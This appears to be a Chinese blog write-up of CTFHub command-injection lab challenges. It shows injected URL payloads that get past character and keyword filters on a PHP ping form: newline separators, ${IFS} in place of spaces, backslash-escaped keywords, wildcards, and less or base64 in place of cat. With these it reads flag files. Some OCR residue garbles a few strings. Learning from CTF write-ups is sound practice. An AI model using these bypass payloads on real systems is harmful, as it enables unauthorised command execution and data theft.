view-source:http://challenge-3ad858b96ca4705e.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat flag_is_here\${PATH:0}

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <title>CTFHub 命令注入-过滤目录分隔符</title>
5 </head>
6 <body>
7 <h1>CTFHub 命令注入-过滤目录分隔符</h1>
8
9 <form action="#" method="GET">
10 <label for="ip">IP : </label><br>
11 <input type="text" id="ip" name="ip">
12 <input type="submit" value="Ping">
13 </form>
14
15 <hr>
16
17 <pre>
18 Array
19 (
20 [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
21 [1] => <?php // ctfhub // 3b8f0dfbe86a31408f7e61ba>
22 )
23 </pre>
24
25 <code><span style="color: #000000">
26 <span style="color: #0000BB">&lt;?php<br /><br />$res&nbsp;</span><span style="color: #007700">=&nbsp;</span><span style="color: #0000BB">FALSE</span><span style="color: #007700"><br
27 </code>
28 </body>
29 </html>
```

https://blog.csdn.net/m_du_g

5.过滤运算符

直接上手，执行ls命令，发现成功执行

http://challenge-11a29f066be499e3.sandbox.ctfhub.com:10800/?ip=127.0.0.1;ls

CTFHub 命令注入-过滤运算符

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_7666637111301.php
    [2] => index.php
)

<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/(\\|\\&)/", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
    }
}
```

接下来，直接使用cat读取文件

http://challenge-11a29f066be499e3.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat flag_7666637111301.php

CTFHub 命令注入-过滤运算符

```
IP :
 

Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] =>

)

<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/(\\|\\&)/", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
    }
}
```

查看页面源代码，得到flag

```
view-source:http://challenge-11a29f066be499e3.sandbox.ctfhub.com:10800/?ip=127.0.0.1;cat flag_7666637111301.php
1
2 <!DOCTYPE html>
3 <html>
4 <head>
5 <title>CTFHub 命令注入-过滤运算符</title>
6 </head>
7 <body>
8
9 <h1>CTFHub 命令注入-过滤运算符</h1>
10
11 <form action="#" method="GET">
12 <label for="ip">IP : </label><br>
13 <input type="text" id="ip" name="ip">
14 <input type="submit" value="Ping">
15 </form>
16
17 <hr>
18
19 <pre>
20 Array
21 (
22 [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
23 [1] => <?php // ctfhub [e988e5986b75797c397a9b6a]
24 )
25 </pre>
26
27 <code><span style="color: #000000">
28 <span style="color: #0000BB">&lt;t:?php // ctfhub [e988e5986b75797c397a9b6a]
29 </code>
30 </body>
31 </html>
```

经过测试，过滤了管道符(),直接使用逗号(;)分隔

CTFHub 命令注入-过滤运算符

```
IP:  Ping
```

```
Array  
(  
  [0] => Array  
  (   
    [0] => |  
  )  
  [1] => Array  
  (   
    [0] => |  
  )  
)  
<?php
```

Encryption Encoding SQL XSS LFI XXE Other Help!

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

http://challenge-11a29f066be499e3.sandbox.ctfhub.com:10800/?ip=127.0.0.1|ls

方法二

http://challenge-11a29f066be499e3.sandbox.ctfhub.com:10800/?ip=127.0.0.1;base64 flag_7666637111301.php

使用base64加密这个文件

CTFHub 命令注入-过滤运算符

```
IP:  Ping
```

```
Array  
(  
  [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes  
  [1] => PD9waHAglY8gY3RmaHVie2U5ODh1NTk4NmI3NTc5N2MzOTdhOWI2YXOK  
)  
<?php  
  
$res = FALSE;  
  
if (isset($_GET['ip']) && $_GET['ip']) {  
  $ip = $_GET['ip'];  
  $m = [];  
  if (!preg_match_all("/(\\|\\&)/", $ip, $m)) {  
    $cmd = "ping -c 4 {$ip}";  
  }  
}
```

Encryption Encoding SQL XSS LFI XXE Other Help!

Load URL Split URL Execute

Post data Referer User Agent Cookies Clear All

http://challenge-11a29f066be499e3.sandbox.ctfhub.com:10800/?ip=127.0.0.1;base64 flag_7666637111301.php

使用base64在线解密，得到flag


CTFHub 命令注入-过滤运算符

IP: Ping

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => PD9waHAgaLy8gY3RmaHVie2U5ODh1NTk4NmI3NTc5N2MzOTdhOWI2YX0K<?php
)

<?php
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/(\\|\\&)/", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
    }
}
```



https://blog.csdn.net/m_de_g

6.综合过滤练习

直接使用逗号分隔(;)进行分隔，执行ls命令，发现逗号(;)被过滤

<http://challenge-438c1c1fb670566b.sandbox.ctfhub.com:10800/?ip=127.0.0.1;ls>

CTFHub 命令注入-综合练习

IP: Ping

```
Array
(
    [0] => Array
        (
            [0] => ;
        )
    [1] => Array
        (
            [0] => ;
        )
)

<?php
```



https://blog.csdn.net/m_de_g

命令分隔符的绕过姿势

;

%0a

%0d

&

那我们使用%0a试试，发现ls命令被成功执行

<http://challenge-438c1c1fb670566b.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0als>

CTFHub 命令注入-综合练习

IP:


```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_is_here
    [2] => index.php
)
<?php
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/(\\|&|;|_|\\|cat|flag|ctfhub)/", $ip, $m)) {
```



发现一个名为flag_is_here的文件夹和index.php的文件，那么我们还是使用cd命令进入到文件夹下

`http://challenge-438c1c1fb670566b.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0acd flag_is_here%0als`



发现空格和flag被过滤,空格绕过前面已经讲述，这里就不在赘述，直接尝试\${IFS}进行空格绕过，使用fla\g反斜杠转义flag

`http://challenge-438c1c1fb670566b.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0acd${IFS}fla\g_is_here%0als`

成功读取flag_is_here文件夹下的内容

CTFHub 命令注入-综合练习

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => flag_300121897522180.php
)

<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/(\\|&|;| |\\|cat|flag|ctfhub)/", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
```



https://blog.csdn.net/m_de_g

接下来，直接使用cat读取flag_300121897522180.php文件里的内容

```
http://challenge-438c1c1fb670566b.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0acd${IFS}fla_g_is_here%0acat${IFS}fla_g_300121897522180.php
```

CTFHub 命令注入-综合练习

IP:

```
Array
(
    [0] => Array
        (
            [0] => cat
        )
    [1] => Array
        (
            [0] => cat
        )
)

<?php
```



https://blog.csdn.net/m_de_g

发现过滤了cat,前面也讲过cat的绕过姿势，这里不在赘述，直接尝试less

```
http://challenge-438c1c1fb670566b.sandbox.ctfhub.com:10800/?ip=127.0.0.1%0acd${IFS}fla_g_is_here%0aless${IFS}fla_g_300121897522180.php
```


| 符号 | 解释 |
|-----------------|----------------------------|
| - | - |
| [!list] | 同[^list] |
| {str1,str2,...} | 匹配str1或者str2或者更多字符串，也可以是集合 |

```
http://challenge-32203cc1c6b08a7e.sandbox.ctfhub.com:10800?ip=127.0.0.1%0acd${IFS}f*%0aless${IFS}f*
```

CTFHub 命令注入-综合练习

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] =>

<?php
$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/(\\|&|;| |\\|cat|flag|ctfhub)/", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
        exec($cmd, $res);
    }
}
```

https://blog.csdn.net/m_de_g

查看页面源代码，也可以得到flag

```
1
2 <!DOCTYPE html>
3 <html>
4 <head>
5   <title>CTFHub 命令注入-综合练习</title>
6 </head>
7 <body>
8
9 <h1>CTFHub 命令注入-综合练习</h1>
10
11 <form action="#" method="GET">
12   <label for="ip">IP : </label><br>
13   <input type="text" id="ip" name="ip">
14   <input type="submit" value="Ping">
15 </form>
16
17 <hr>
18
19 <pre>
20 Array
21 (
22   [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
23   [1] => <?php // ctfhub(9658761782cb100d7c9931e4)
24 )
25 </pre>
26
27 <code><span style="color: #000000">
28 <span style="color: #0000BB">&lt;1t: ?php<br /><br />$res&nbsp;</span><span style="color: #007700">=&nbsp;</span><span style="color: #0000BB">FALSE</span><span style="color: #007700">;<br
29 </code>
30 </body>
31 </html>
32
```

https://blog.csdn.net/m_de_g

如果不想查看页面源代码，也可以使用base64加密flag_318922667817912.php文件

```
http://challenge-32203cc1c6b08a7e.sandbox.ctfhub.com:10800?ip=127.0.0.1%0acd${IFS}f*%0abase64${IFS}f*
```

CTFHub 命令注入-综合练习

IP:

```
Array
(
    [0] => PING 127.0.0.1 (127.0.0.1): 56 data bytes
    [1] => PD9waHAgLy8gY3RmaHViezK2NTg3NjE3ODJjYjEwMGQ3Yzk5MzF1NHOK
)

<?php

$res = FALSE;

if (isset($_GET['ip']) && $_GET['ip']) {
    $ip = $_GET['ip'];
    $m = [];
    if (!preg_match_all("/(\\|&|;| |\\|cat|flag|ctfhub)/", $ip, $m)) {
        $cmd = "ping -c 4 {$ip}";
```



https://blog.csdn.net/m_de_g

然后进行base64解密，即可得到flag



Base64.us Base64 在线编码解码 (最好用的 Base64 在线工具)

Base64 | URLEncode | MD5 | TimeStamp

请输入要进行 Base64 编码或解码的字符

PD9waHAgLy8gY3RmaHViezK2NTg3NjE3ODJjYjEwMGQ3Yzk5MzF1NHOK

(编码快捷键: **Ctrl** + **Enter**)

Base64 编码或解码的结果: 编/解码后自动全选

<?php // ctfhub{9658761782cb100d7c9931e4}

解码完毕。复制结果 生成固定链接

也可以选择图片文件来获取它的 Base64 编码的 DataURI 形式: 未选择文件。

https://blog.csdn.net/m_de_g